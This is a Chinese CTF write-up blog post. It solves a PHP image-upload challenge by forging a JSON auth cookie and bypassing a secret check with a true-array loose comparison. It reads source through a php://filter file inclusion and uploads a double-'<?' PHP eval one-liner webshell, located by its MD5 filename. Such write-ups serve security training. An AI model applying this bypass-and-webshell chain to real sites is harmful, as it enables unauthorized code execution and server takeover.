

CTF（JOSN弱类型）

原创

[sunshinelv99](#)  已于 2022-02-11 11:49:30 修改  2475  收藏

文章标签: [web安全](#) [安全](#)

于 2022-02-11 11:48:54 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/sunshinelv99/article/details/122877262>

版权

- [主页](#)
- [上传图片](#)
- [查看图片](#)

游客不允许访问

CSDN @sunshineiv99

其中有游客不允许访问 查看cookie

名称	值
authe	%7B%22role%22%3A%22guest%22%2C%22passnum%22%3A%22%3F%3F%3F%3F%3F%3F%3F%3F%22%7D
PHPSESSID	6f944n0fn6iq6ffs7t5uqso6r4

很明显authe是JSON转换的 则把authe转回去

```
["role":"guest","passnum":"????????"]
```

在这里可以看到guest（游客）

把cookie里面改成admin的

名称	值
authe	%7B%22role%22%3A%22admin%22%2C%22passnum%22%3A%22%3F%3F%3F%3F%3F%3F%3F%3F%22%7D
PHPSESSID	6f944n0fn6iq6ffs7t5uqso6r4

但是网页没变化（8个？表示不确定的数值，乱填等于瞎搞爆破没意义）

只能查看源码了（这里可以下载到源码我这里是后面加.bak）

```
index.php.bak
```

```
<?php require("header.php"); include_once("config/config.php"); if(!isset($_COOKIE['authe'])){//secret_is_'hash.??????'  
$autharr=array( 'role'=>'guest', 'passnum'=>'????????' ); $auth= json_encode($autharr); ob_start(); setcookie('authe', $auth);  
ob_end_clean(); $_SESSION['isguest']=true; }else{ $temp=$_COOKIE['authe']; $data=json_decode($temp); $num=$data->  
passnum; if(json_last_error() != JSON_ERROR_NONE){ echo "json error"; exit(); } if($num!="????????"){ for ($i=0; $i < 7;  
$i++){ //secret num is random generated that you can't guess, only admin can enter this site. if(!($num[$i]==$secretnum[$i])) { echo  
"random secret num error"; exit(); } } if($data->role==='admin'){ $_SESSION['isguest']=false; } } $page=""; if
```

```
(isset($_GET['page'])) { $page=strtolower($_GET['page']); $page=str_replace("#", "", $page); $page=str_replace("'", "", $page);
if(strpos($page,"config")!=false) exit();
if(strpos($page,"phar")!=false||strpos($page,"zip")!=false||strpos($page,"data")!=false) exit(); $page=$_GET['page'].".php"; }
else $page="main.php"; if(!isset($_SESSION['isguest'])||$_SESSION['isguest']==true) { echo "游客(guest)不允许访问更多功能";
exit(); } include($page); ?>
```

这里是原文规格的

```
<?php
require("header.php");
include_once("config/config.php");
if(!isset($_COOKIE['authe'])){
//secret_is_'hash.???????'
$autharr=array(
'role'=>'guest',
'passnum'=>'?????????'
);
$auth= json_encode($autharr);
ob_start();
setcookie('authe', $auth);
ob_end_clean();
$_SESSION['isguest']=true;
}else{
$temp=$_COOKIE['authe'];
$data=json_decode($temp);
$num=$data->passnum;
if(json_last_error() != JSON_ERROR_NONE){
echo "json error";
exit();
}
if($num!="?????????"){
for ($i=0; $i < 7; $i++) {
//secret num is random generated that you can't guess, only admin can enter this site.
if(!($num[$i]==$secretnum[$i]))
{
echo "random secret num error";
exit();
}
}
if($data->role==='admin'){
$_SESSION['isguest']=false;
}
}
}
$page="";
if (isset($_GET['page']))
{
$page=strtolower($_GET['page']);
$page=str_replace("#", "", $page);
$page=str_replace("'", "", $page);
if(strpos($page,"config")!=false)
exit();
if(strpos($page,"phar")!=false||strpos($page,"zip")!=false||strpos($page,"data")!=false)
exit();

$page=$_GET['page'].".php";
}
else
```

```

$page="main.php";

if(!isset($_SESSION['isguest'])||$_SESSION['isguest']==true)
{
    echo "游客(guest)不允许访问更多功能";
    exit();
}
include($page);
?>

```

在这里的源码可以知道一些信息

```

if(!isset($_SESSION['isguest'])||$_SESSION['isguest']==true)
{
    echo "游客(guest)不允许访问更多功能";
    exit();
}
include($page);
?>

```

CSDN @sunshinelv99

```

$_SESSION['isguest']=

```

即需要将

变成FLASE就可以绕过游客登陆了

那么怎么变成FALSE呢，全文只有这里了

```

if($num!="???????"){
    for ($i=0; $i < 7; $i++) {
        //secret num is random generated that you
        //guess, only admin can enter this site.
        if(!($num[$i]==$secretnum[$i]))
        {
            echo "random secret num error";
            exit();
        }
    }
    if($data->role==='admin'){
        $_SESSION['isguest']=false;
    }
}
}

```

CSDN @sunshinelv99

要么就是一开始就没有设置值（也就是）


```
if(!isset($_COOKIE['authe'])){
    //secret_is_'hash.?????'
    $autharr=array(
        'role'=>'guest',
        'passnum'=>'????????'
    );
    $auth= json_encode($autharr);
    ob_start();
    setcookie('authe', $auth);
    ob_end_clean();
    $_SESSION['isguest']=true; CSDN @sunshine1v99
```

忽略但是这个不现实

因为这是设置cookie

所以还是要去绕过for循环，这里就有一个JSON的弱类型利用，我们将cookie的usernum变成数组【true, true。。。。】这样在循环里面就可以全部绕过

Cookie的JSON修改为



好现在转换成url进cookie



Cookie现在为

这样就绕过了游客登陆

- [主页](#)
- [上传图片](#)
- [查看图片](#)

图片查看器

提交您的照片和照片说明
无奈静听不舍心声，无奈对一切告别！人生短暂智慧问题注定命运终究天明，若然愚错从不加理会千善万悔，莫问是进错是甘心决定，重重景象零碎渐淡，浪漫片刻足够，无悔曾共你一起编织我交错梦幻，原谅让我未给一句话独自离去，我也盼望与你共穿极光天边和海岸又不愿你我共患难，恨越美丽的东西我越不可碰无力回望，前方纵有冷风掠过一生奔波为有将心情幽深变改一分一秒。

现在上传图片

现在先验证功能（上传正经图片来验证）

添加图片信息	
图片标题:	<input type="text" value="111"/>
图片描述:	<input type="text" value="111"/>
上传图片:	<input type="button" value="浏览..."/> ma.png
	<input type="button" value="发布图片"/>

CSDN @sunshinelv99

出现

图片ID: 1644548771

PictureID PictureID

图片不存在! 注: 图片命名方式已变更, 服务暂不可用

无论png还是.png都是这样 没办法了
只能去尝试看源码, 源码怎么找呢 看url
这里出现了文件包含 那就用php://filter去看

'index.php?page=submit'

注意这里后面没有.php所以后面的（其实index里面也有写为什么这里就不说了）

```
/index.php?page=php://filter/read=convert.base64-encode/resource=upload
```

这里后面没有.php

在线加密解密(采用Crypto-JS实现)

Feedback

加密/解密 散列/哈希 **BASE64** 图片/BASE64转换

明文:

```
<html lang="zh-CN">
<head>
<meta charset="utf-8">
<?php
include_once("config/config.php");
if(!isset($_SESSION['isguest']))$_SESSION['isguest']==true)
{
echo "游客不允许访问";
exit();
}

$error=$_FILES['pic']['error'];
$tmpName=$_FILES['pic']['tmp_name'];
$name=$_FILES['pic']['name'];
$size=$_FILES['pic']['size'];
$type=$_FILES['pic']['type'];
try{
if($name=="")
{
$name1=substr($name,-4);
if(is_uploaded_file($tmpName)){
$time=time();
$file=md5($name);
$rootpath="uploads/".$file.$name1;
if(move_uploaded_file($tmpName,$rootpath)){
echo "<script language=JavaScript>alert(文件移动失败);window.location=index.php?page=submit";
exit();
}
}
}
}
```

BASE64编码 >

< BASE64解码

BASE64:

```
PGh0bWwgbGFuZz0iemgtQ04iPggolDxoZWfKpGogICAgPG1ldGEgY2
hhcnNldD0idXRmLTgiPgo8P3BocAoJaW5jbHvkZV9vbmNlKjJb25ma
WcyY29uZmlnLnBocCipOwoJaWYyZWVzZ2V0KCRlU0VU0iPTIsnaXNn
dWVzdCddK0x8JF9TRVNTSU90Wydpc2d1ZXN0U109PT10cnVlKQoJe
woJCVWVjaG8glua4uOWuouS4jeWFgeiuuOiuu+mXnI7CgkZ0hpdCgpO
woJkQkKCiRlcnJvcj0kX0ZITEVTVWYydwYWmXVsnZXJyb3lnXtsKJHRtc
E5hbWU9JF9GSUxFU1sncGijJ11bJ3RtcF9uYW1U107CiRuYW11PSPRf
RklMRVNBj3BpYyddWyduYW1U107CiRzaXplPSRlRklMRVNBj3BpYyddWy
ddWydzaxplJ107CiR0eXBIPSRlRklMRVNBj3BpYyddWydd0eXBU107Cn
RyeXsKCWlmcKRuYW11IT09lilpCgl7CgkJJG5hbWUxP3N1YnN0cigkb
mFtZSwtNck7CgkJaWYoaXNldXBsb2FkZWZmZmlsZSgkdG1wTmFtZSk
pewoJCQkkdGltZT10aW1lKck7CgkKCSRmaWwIIPW1kNSGkbmFtZSk7
CgkKCSRyb290cGF0aD0ndXBsb2Fkcy8nLlRmaWwLiRuYW11MTsKCQ
kJaWYyolV1dmVldXBsb2FkZWZmZmlsZSgkdG1wTmFtZSwkcm9vdHB
hdGgpKXsKCQkKCVWVjaG8glpZ3JpcHQqGFuZ3VhZ2U9J0phdmFTY
3JpcHQnPmF5ZXU0KCFmlofku7bnp7vliqjplHotKUHjyk7d2luZG93Lm
xvY2F0aW9uPSdpbmRleC5waHAvcGFuZT1zdWJtaXQnPC9zY3JpcHQ+lj
sKCQkKCVV4aXQ7CgkKX0KCQkLZWxzZXsKCQkKCVlmcKRuYW11
MT09PSlucGhwll7CgkKX0KZmlsZV9wdXRlY29udGVudHMoJHJvb3R
wYXRoLHByZWdldmVwbGFjZSgllZxcPy8iLClilGZpbGVIZ2V0X2NbnR
lbnRzKCRyb290cGF0aCkpkTskCQkKX0KCQkKCV0aCQoJCQo9CgkKQoJC
WVjaG8gluWbvueJh0IE77yal4kdGltZTsKX0KfQpYXRjaChFeGnlcHR
pb24gJGUpcnKcWVjaG8glkVSUk9SjlsKQovLwogPz4KIDwaHRtbd
4K
```

在线工具 由 OSCHINA.NET 所有 | @新浪微博 | 阿里云提供服务器和带宽 | 意见反馈 | 粤ICP备12009483号-6 | 深圳市奥思网络科技有限公司 © CSDN @sunshinelv99

解码后看源码

Php源码部分

```

<?php
include_once("config/config.php");
if(!isset($_SESSION['isguest'])||$_SESSION['isguest']==true)
{
    echo "游客不允许访问";
    exit();
}

$error=$_FILES['pic']['error'];
$tmpName=$_FILES['pic']['tmp_name'];
$name=$_FILES['pic']['name'];
$size=$_FILES['pic']['size'];
$type=$_FILES['pic']['type'];
try{
    if($name!="")
    {
        $name1=substr($name,-4);
        if(is_uploaded_file($tmpName)){
            $time=time();
            $file=md5($name);
            $rootpath='uploads/'.$file.$name1;
            if(!move_uploaded_file($tmpName,$rootpath)){
                echo "<script language='JavaScript'>alert('文件移动失败!');window.location='index.php?page=submit'</script>";
                exit;
            }
        }
        else{
            if($name1==".php"){
                file_put_contents($rootpath,preg_replace("/<\?/", "",file_get_contents($rootpath)));
            }
        }
    }
    echo "图片ID: ".$time;
}
}
catch(Exception $e)
{
    echo "ERROR";
}
//
?>

```

看到

```

if($name1==".php"){
    file_put_contents($rootpath,preg_replace("/<\?/", "",file_get_contents($rootpath)));
}

```

知道过滤了<?

这样注意写一句话木马的时候要注意双写

```

<<??php    eval($_POST['cmd']);    ?>

```


还要注意这里文件名被md5加密了

```
$name1=substr($name,-4);
if(is_uploaded_file($tmpName)){
    $time=time();
    $file=md5($name);
    $rootpath='uploads/' .$file.$name1;
    if(!move_uploaded_file($tmpName,$rootpath)){
        echo "<script language='JavaScript'>alert('文件移动
            index.php?page=submit'</script>";
        exit;
    }
}
```

CSDN @sunshinelv99

上传一句话木马

添加图片信息	
图片标题:	<input type="text" value="ma"/>
图片描述:	<input type="text" value="ma"/>
上传图片:	<input type="button" value="浏览..."/> ma.php
	<input type="button" value="发布图片"/>

CSDN @sunshinelv99

加密的文件名

要加密的字符串:

字符串	ma.php
16位 小写	8dd30d076fe3ef91
16位 大写	8DD30D076FE3EF91
32位 小写	67c147f48dd30d076fe3ef916c5d3d50
32位 大写	67C147F48DD30D076FE3EF916C5D3D50

CSDN @sunshinelv99

访问

2/uploads/67c147f48dd30d076fe3ef916c5d3d50.php

Split URL

Execute

Post data Referer User Agent Cookies [Clear All](#)

```
cmd=phpinfo();
```

CSDN @sunshinelv99

PHP Version 5.5.9-1ubuntu4.29

System	Linux yhyigoallm1644547601-54d5964b4c-b2ctc 4.19.91-19.1.al7.x86_64 #1 SMP Tue May 26 19:19:43 CST 2020 x86_64
Build Date	Apr 22 2019 18:33:42
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-apcu.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API220121212,NTS
PHP Extension Build	API20121212,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal	disabled

CSDN @sunshinelv99

现在链接上后台就行